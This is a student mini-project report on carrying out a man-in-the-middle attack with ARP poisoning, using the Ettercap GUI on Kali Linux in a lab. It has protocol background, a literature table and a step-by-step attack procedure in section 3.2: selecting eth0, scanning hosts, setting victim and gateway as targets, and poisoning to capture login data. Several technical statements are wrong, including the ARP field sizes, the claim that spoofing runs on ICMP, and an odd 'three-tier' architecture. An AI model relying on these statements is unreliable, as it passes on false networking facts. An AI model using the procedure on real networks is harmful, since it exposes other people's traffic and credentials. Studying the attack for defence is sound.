An Industry Oriented Mini Project Report

On

"MAN IN THE MIDDLE ATTACK USING ARP POISONING"

Submitted in partial fulfilment of the requirements for the A80087 an

Industry Oriented Mini Project Report

in

Computer Science and Engineering

Submitted

By

Mr. S. PRUDHVIRAJ

H. T. No: 15261A05H3

Under the Guidance of

Ms. C. Sudha

(Assistant Professor)

Department of Computer Science and Engineering

MAHATMA GANDHI INSTITUTE OF TECHNOLOGY

(Affiliated to Jawaharlal Nehru Technological University Hyderabad)

GANDIPET, HYDERABAD – 500 075. Telangana (INDIA)

MAHATMA GANDHI INSTITUTE OF TECHNOLOGY

(Affiliated to Jawaharlal Nehru Technological University Hyderabad)

GANDIPET, HYDERABAD – 500 075. Telangana (INDIA)

CERTIFICATE

This is to certify that the project entitled **"MAN IN THE MIDDLE ATTACK USING ARP POISONING"**, being submitted by **Mr. S PRUDHVIRAJ** bearing **Roll No: 15261A05H3** in partial fulfilment of the requirements for the A80087 an Industry Oriented Mini Project Report in Computer Science and Engineering is a record of bonafide work carried out by him. The Results of investigations enclosed in this report have been verified and found satisfactory.

Project Guide
Ms. C Sudha
(Assistant Professor, CSE)

Dr. C R K Reddy
Head of the Department
Computer Science and Engineering

External Examiner

ACKNOWLEDGEMENT

I would like to express my sincere thanks to **Dr. K. Sudhakar Reddy, Principal MGIT**, for providing the working facilities in college.

I wish to express my sincere thanks and gratitude to **Dr. C R K Reddy, Professor and HOD**, Department of CSE, MGIT, for all the timely support and valuable suggestions during the period of project.

I am extremely thankful to **Mr. V. Subba Ramaiah, Sr. Assistant Professor** and **Mr. A. Ratna Raju Assistant Professor**, Department of CSE, MGIT, Mini project coordinators for their encouragement and support throughout the project.

I am extremely thankful and indebted to my internal guide **Ms. C. Sudha, Assistant Professor**, Department of CSE, for her constant guidance, encouragement and moral support throughout the project.

Finally, I would also like to thank all the faculty and staff of CSE Department who helped me directly or indirectly, for completing this project.

S. PRUDHVIRAJ

(15261A05H3)

ABSTRACT

The main objective of this project is about how does real time Man In The Middle (MITM) attack takes place using Address Resolution Protocol (ARP) Poisoning over a specific LAN or ethernet in the area of cyber security.

The process of ARP Poisoning is applicable only to the http browser sites where any personal information such as login that is been entered in the site can be captured and can be seen on the local hosts desktop through a graphical interface called “Ettercap-G”.

The attack takes place when there is a communication between the client and the server and this happens when a malicious actor inserts himself as a proxy into a communication system and tries to manipulate the Physical Address of the router using the spoofing technique which on the back end runs on Internet Control Message Protocol (ICMP). Due to this exploitation of real time processing of transactions, conversations or other transfer of data can happen.

In this process instead of considering router Media Access Control (MAC) address this project takes the remote hosts IP address and then the router address, thereby partitioning them into two groups and then start the poisoning. This leads to the change in physical address of router which is to be known that the attack has been take placed. This entire technique gives a brief note on how does attack takes place using ARP Poisoning.

LIST OF FIGURES

LIST OF TABLES

INDEX

1. INTRODUCTION

Today Most of the networks are Ethernet Network that uses TCP/IP for communication. A computer connected to an IP/Ethernet LAN [1] has two addresses: one is the MAC Address the Address of the network card which is unique in their identification of a device. This address is a 48 bit number and written as 6-byte hex string such as 00:0b:cc:7B:2C:B3. Mac Address is essential for the Ethernet protocols to send data back and forth. The Second Is the IP address. Each Computer on the Network must have a unique IP address to communicate with other host. IP Address is virtual and assigned via software. Application uses IP protocol independent of whatever network Technology operates underneath it.

The IP is a 32-bit number. An IP address serves two principal functions Hosts or Network Interfaces identification and how t location addressing. Its role has been characterized as follows: "A name indicates what we seek. The address indicates where it is and A route indicates a gate there. IP is often viewed as the sole means of routing a Packet. But once an IP Packet comes into an Ethernet Local Area Network [1] it must be converted into the packet that Ethernet can understand. Ethernet was built to support protocols other than just TCP/IP and therefore does not rely on IP Addresses to deliver packets.

When sending an IP packet Ethernet uses the Address Resolution Protocol to resolve IP Addresses into MAC Address. Once the destination MAC Address is determined the IP Packet can be encapsulate into an Ethernet frame and transmitted to the destination host.

Address Resolution Protocol

The Address Resolution Protocol (ARP) [2] is a communication protocol used for discovering the link layer address such as MAC address, associated with a given internet layer address, typically an Internet Protocol Version 4 (IPv4) address. This mapping is a crucial function in the Internet protocol suite.

ARP has been implemented with many combinations of network and data link layer technologies, such as IPv4, Chaosnet, DECnet, Frame Relay. IPv4 over IEEE 802.3 and IEEE 802.11 [2] is most common usage. In Internet Protocol Version 6 (IPv6) networks, the functionality of ARP is provided by the Neighbor Discovery Protocol (NDP).



Fig 1: ARP Message Format

In fig 1, it shows a visualization of 32-bits ARP message format that is built for the message to be communicated between the attacker and victim. Below is the detailed explanation about every field involved in the ARP message format.

Hardware Type: This field specifies the type of hardware used for the local network transmitting the ARP message and also identifies the type of addressing used (32 bits).

Protocol Type: Specifies the type of layer three addresses used in the message (32 bits).

HLEN: Specifies how long hardware addresses are in the message (16 bits).

PLEN: Specifies how long protocol addresses are in this message (16 bits).

Operation: This field specifies the nature of the ARP message being sent (32 bits).

SHA: The hardware address of the device sending this message (32 bits).

SPA: The IP address of device sending this message (32 bits).

THA: The hardware address of the device this message is being sent to (32 bits).

TPA: The IP address of the device this message is being sent to (32 bits).

Man In The Middle Attack

A man in the middle attack commonly termed as MITM [3]. It is an online attack performed on LAN network, where an attacker can intercept communication between two hosts. It introduces into the existing communication between the two hosts on a network and included the data transferred between them and changes the actual contents or injected false information.

This can be accomplished with a domain name spoofing the system is using DNS to identify the other host or address and ARP spoof on the LAN network [3] . The MITM attack can be visualize as an active eavesdropping in which the attacker establishes separate connection with the victims and relay messages between them. But actually, the entire conversation between the victims is now being controlled by the attacker. We can say that an unauthorized user can get between the sender and receiver of information and sniffs the information being exchanged.

The MITM attacks are also sometimes referred as "session hijacking attack, where the attacker's aim to gain access to a legitimate user's session and to hamper it. Such attack leads to alter/modify/and re-route the intercepted data. [3] The MITM is done by using ARP spoofing/poisoning in the ARP cache. For example, host A believes that it is communicating with Host B but because of poison/ARP spoofing in the ARP table the communication actually goes to the attacker’s computer. In this way all the traffic that are coming from source host are sent to the attacker computer and get all the sensitive information or gain access to all information.

1.1 PROBLEM DEFINITION

This project aims at performing Man in the middle (MITM) attack at real time using ARP Poisoning. The project analyses various issues and vulnerabilities that can take place through this technique. MITM attack is an online attack mainly performed over the LAN network, where an attacker can intercept communication between hosts. It introduces into the existing communication between the two hosts on a network and included the data transferred between them and changes the actual contents or injected false information.

This can be accomplished by an address spoofing called as Address Resolution Protocol (ARP) Poisoning which is a network layer protocol used to map an IP address into a physical address as an Ethernet Address [4]. A host wishing to obtain a physical address of another host, it has to broadcast an ARP request onto the TCP/IP network. The host on the network that has the IP address in the request then replies with its MAC address. On the whole in this project using this spoofing technique we test different HTTP and HTTPS [4] websites giving different login access and check out how this process of ARP Poisoning goes through.

The attackers usually select this kind of attack against public key cryptographic. The intruder may substitute the intercepted public key with a forged public key. The victims are made to believe that they are safely communicating with each other.

1.2 Existing System

Domain Name System (DNS) [3] Poisoning is the latest technique that is used to perform man in the middle attacks which can be performed through the WAN and is currently in research expansion. It has been emerged to perform various operations over the Internet to access various details by the attacker which were not possible through the previous techniques of MITM [3] attacks. It is mostly used to perform attack over the secured websites to access the authentication details of the victim. This attack is mostly taken place over the banking sites where an attacker creates a fake website of the bank and there by redirects the victim to that website when they login through it.

1.2.1 Disadvantages of Existing System

DNS Poisoning would lead to lot of crucial/ private data ending up in wrong hands. The spoofing of various security certifications that are beholden by the websites over the Internet can be done easily by the attackers which is a loss to the hosted websites.

1.3 Proposed System

Address Resolution Protocol (ARP) Poisoning is an older version of the existing system but can perform relatively similar type of attacks as DNS Poisoning but only through the LAN. It is an attack in which a malicious actor sends falsified ARP (Address Resolution Protocol) messages over a local area network. This results in the linking of an attacker's MAC [5] address with the IP address of a legitimate computer or server on the network. Once the attacker's MAC

address is connected to an authentic IP address, the attacker will begin receiving any data that is intended for that IP address. ARP Poisoning can enable malicious parties to intercept, modify or even stop data in-transit. ARP Poisoning attacks can only occur on local area networks that utilize the Address Resolution Protocol.

1.3.1 Advantages of Proposed System

It is often used by developers to debug IP traffic between two hosts when a switch is in use though an Ethernet switch [5] where poisoning of the packets become an easier task once identified.

1.4 Software Requirement Specification

1.4.1 Hardware Requirements

- Hardware : Pentium
- Speed : 2.5 GHz
- RAM : 4 GB
- Hard Disk : 2 GB
- Keyboard : Standard Windows Keyboard
- Mouse : Two or Three Button Mouse

1.4.2 Software Requirements

- Operating System : Windows, Kali Linux
- Version : Above Windows XP version
- GUI Tool : Ettercap
- Platform Used : Virtual Machine Ware (VMWare) Workstation 12 Player

2. LITERATURE SURVEY ON ARP POISONING

Table 2: Summarization of ARP Poisoning techniques

S.No	Year	Author	Title	Techniques	Advantages	Disadvantages
1	2017	Jaideep Singh, Sandeep Dhairwal, Rajeev Kumar	A Detailed Survey of ARP Poisoning Detection and Mitigation [2] Techniques	Denial of Service attacks, Man in the middle attacks, Hijacking, Cloning -	Protect the wireless networks against ARP Spoofing attacks using dominant techniques against set of parameters.	Could not handle relentless traffic filtering and not confined to work with specific kernel.
2	2017	Sudhakar, R.K. Agarwal	A Survey on Comparative Analysis of Tools for the detection of ARP [3] Poisoning	Sniffing, Phishing, Caricaturing, Wireshark, ARP Watch, Firewall	Protection from different system dangers and assaults to the system.	These techniques are not suitable over a Wireless Area Network due to bandwidth restriction.
3	2016	Mauro Conti, Nicola Dragoni, Victor Lesyk	A Survey of Man in the [4] middle attacks	Scope of MITM attacks using reference model, Open Systems Interconnection model, GSM,	Identify location of an attacker in the network, Client side infrastructure security, nature of communication channel and	Could not resolve complete elimination of MITM attacks.

				UTMS, SSL/TLS MITM Attack, BGP MITM Attack	impersonation techniques.	
4	2015	Goldendeep Kaur, Dr. Jyoteesh Malhotra	An integrated approach to ARP [5] Poisoning and its mitigation using empirical paradigm	ARP Poisoning, DHCP Snooping, Dynamic ARP Inspection	Successful Mitigation using Cain & Abel, Wireshark and Network Miner tools.	This attack might cause many vulnerabilities to large scale organizations and also huge data loss.
5	2007	Yang Lui, Kainkun Dong, Lan Dong, Bin Li	Research of the ARP Spoofing [6] principle and a defensive algorithm	Internal/External network sniffing, interception, malicious attack, Matching IP method, Data monitor method, Echo time method	Elimination of ARP Spoofing and maintain network security.	This algorithm could not help in authentication for secured websites.

3. METHODOLOGY FOR ARP POISONING

ARP Poisoning

ARP stands for address resolution protocol which is a network layer protocol used to map an IP address into a physical address such as an Ethernet address. A host wishing to obtain a physical address of another host, it has to broadcast an ARP request onto the TCP/IP network. The host on the network that has the IP address in the request then replies with its MAC address.

There is also a reverse address resolution protocol to discover its IP address. In this case the host broadcast its physical address and the RARP server [5] replies with the host/pc address. Most networks today are Ethernet/LAN network using TCP/IP protocol for communication. The ARP tables usually called ARP cache are stored in each host computer that updates the associating MAC address with their IP address.

When the computers connected to one's local area network its ARP's tables are updated in each connected computer. As we know that the ARP is a stateless protocol [5] it means that the ARP cache table can be updated or overwritten by replying any ARP response.



Fig 3: ARP Poisoning Mechanism

In fig 3, it shows a depiction of the ARP Poisoning mechanism that takes place through the intermediate connected switch between the attacker and victim.

ARP spoofing also referred as ARP poison routing (APR), [6] a method of attacking an Ethernet LAN Network by updating the target's computer's ARP cache with both a forged ARP request and reply packets in an effort to change the layer 2 Ethernet MAC Address (the address of the network card) to one that the attacker can monitor. Because the ARP replies have been forged, the target computer sends frames that were meant for the original destination to the attacker's computer first so the frames can be read.

The idea behind ARP Spoofing is to send fake or spoofed ARP message onto the LAN Network generally the aim is to associate the attacker's MAC address with the IP address of another host (such as default gateway) causing any traffic meant for that IP address to be sent to the attacker's computer instead the attacker could then choose to forward the traffic to the actual default gateway or modify/change the data before forwarding it.

Types of ARP Request/Response Messages

ARP Request: A request for the destination MAC address sent to all hosts within the local area network. [7]

ARP Replies: In response, this given the source host the MAC address of the destination host.

RARP Request: It is known as reverse ARP request. This request the IP address of a known MAC address.

RARP Response: The response given the IP address from a requested MAC address.

3.1 Architecture

The input design is link between the attacker and the victim with the help of ARP Packets which pass on through the ethernet. It comprises the procedures of the ARP requests and ARP replies [6] that take place through the LAN which are the poisoned header packets which infect the MAC address of the victim's ethernet physical address. Through this poisoned physical address, the operations performed by the victim in their own host machine are reflected and passed through the poisoned packet which is passed on to the attacker's Ettercap interface which is positioned through the input focus of the system. The design of input focuses on how to encounter the access of the victim's machine using the switch and router connected via the Internet. Input design considered the following things:

- What is the mode of operational network used for performing the attack?
- Which victim system to be attacked? [6]
- The ARP packet to be forwarded to poison the victim's ethernet physical address through Ettercap interface.
- Different approaches for poisoning the data from the victim's machine.

Below architecture diagram represents mainly flow of requests and responses that take place between the attacker and victim using the Switch and Router Interfaces.



Fig 3.1.1**:** System Architecture of ARP Poisoning

In fig 3.1.1, In this scenario overall system is designed in three tiers separately using three layers called presentation layer, business logic layer and data link layer. On a whole the project describes a three-tier architecture of the ARP Poisoning system.

3.2 Modules

3.2.1 Ensuring same LAN connection

To perform ARP Poisoning, the initial requirement needed is to ensure that both the machines involved in performing this attack must be connected over the same local area network (LAN) or Ethernet. The LAN connects the computer in a localized area such as lab environment. This is ensured by using the unified sniffing option from the Ettercap menu bar where we can choose for the type of connection through which we can want to perform the attack. From the list of options, we choose 'eth0' [7] and enable the victim machine to run on the LAN which is even common to the attacker's machine.

3.2.2 Scanning the networks

There was a prior use of NAT Tables before the development of Ettercap interface. The procedure of recasting addresses on a packet as it passes through a routing device is called network address translation (NAT). [8] There are far reaching consequences on protocol compatibility and network design every time NAT is plied.

The NAT table stores all the address configuration details that are stored over a common connection. Before the use of ettercap it was difficult for an attacker to remember the IP addresses of the victim's machine and performing ARP Poisoning would take much more time as the attacker needed to query different IP addresses to identify the victim.

To overcome this the Ettercap interface helps to scan the multiple hosts present over the same LAN which consider of other addresses such as the LAN or router address, system addresses which are randomized [8] and added to the attacker's host list. Now from the hosts menu choose on the hosts list to view all the hosts that are available and choose the targets which are needed to perform the attack.

3.2.3 Adding targets for Poisoning

Now, once after the attacker identifies the victim to be poisoned the process will follow by adding the victim's IP address as the first target and the ethernet address that is common to both the machines as the second target. [8] These two IP addresses are been transmitted through the available ports where the packets to be poisoned are sent which are called the ARP packets.

The routing of these ARP packets is done by using the TCP protocol where this is checked with the given IP table and is redirected from the destination port to the attacker defined port number. Now, once if all these targets are identified then the attacker can perform the required MITM attack and spoof the ARP packet and access the victim's machine.

3.2.4 Performing the attack

Now as the targets are identified and added using the hosts list, the attacker can perform the attack now. Using the MITM menu from the Ettercap interface choose the ARP Poisoning option and perform the attack.

Now using this attack, an attacker changes the Media Access Control (MAC) address and attacks an Ethernet LAN by changing the target computer's ARP cache with a forged ARP request and reply packets. This modifies the layer Ethernet MAC address into the attacker's known MAC address to monitor it. [8] Because the ARP replies are forged, the target computer unintentionally sends the frames to the hacker's computer first instead of sending it to the original destination.

As a result, both the user's data and privacy are compromised. An effective ARP poisoning attempt is undetectable to the user. Now as the common network connection between the attacker and victim is the ethernet so the physical address of the LAN is spoofed in the victim's machine and replaced by that ARP packet.

Now the attacker can access any type of unsecured contents from the victim's machine and use it for the necessary purposes. [9] Here the ARP packet which is passes through both the victim and attacker ensures the principal of man in the middle attack.

3.3 UML Diagrams

3.3.1 Use Case Diagram



Fig 3.3.1.1: Use-Case Diagram

In fig 3.3.1.1, it shows a detailed explanation of use case diagram. The attacker connects to a nearby LAN connection and manages the victim to stay on the same connection and thereby starts the process of ARP Poisoning which is followed by a variant of steps and at the end the result is turned on over the attacker's machine.

3.3.2 Sequence Diagram

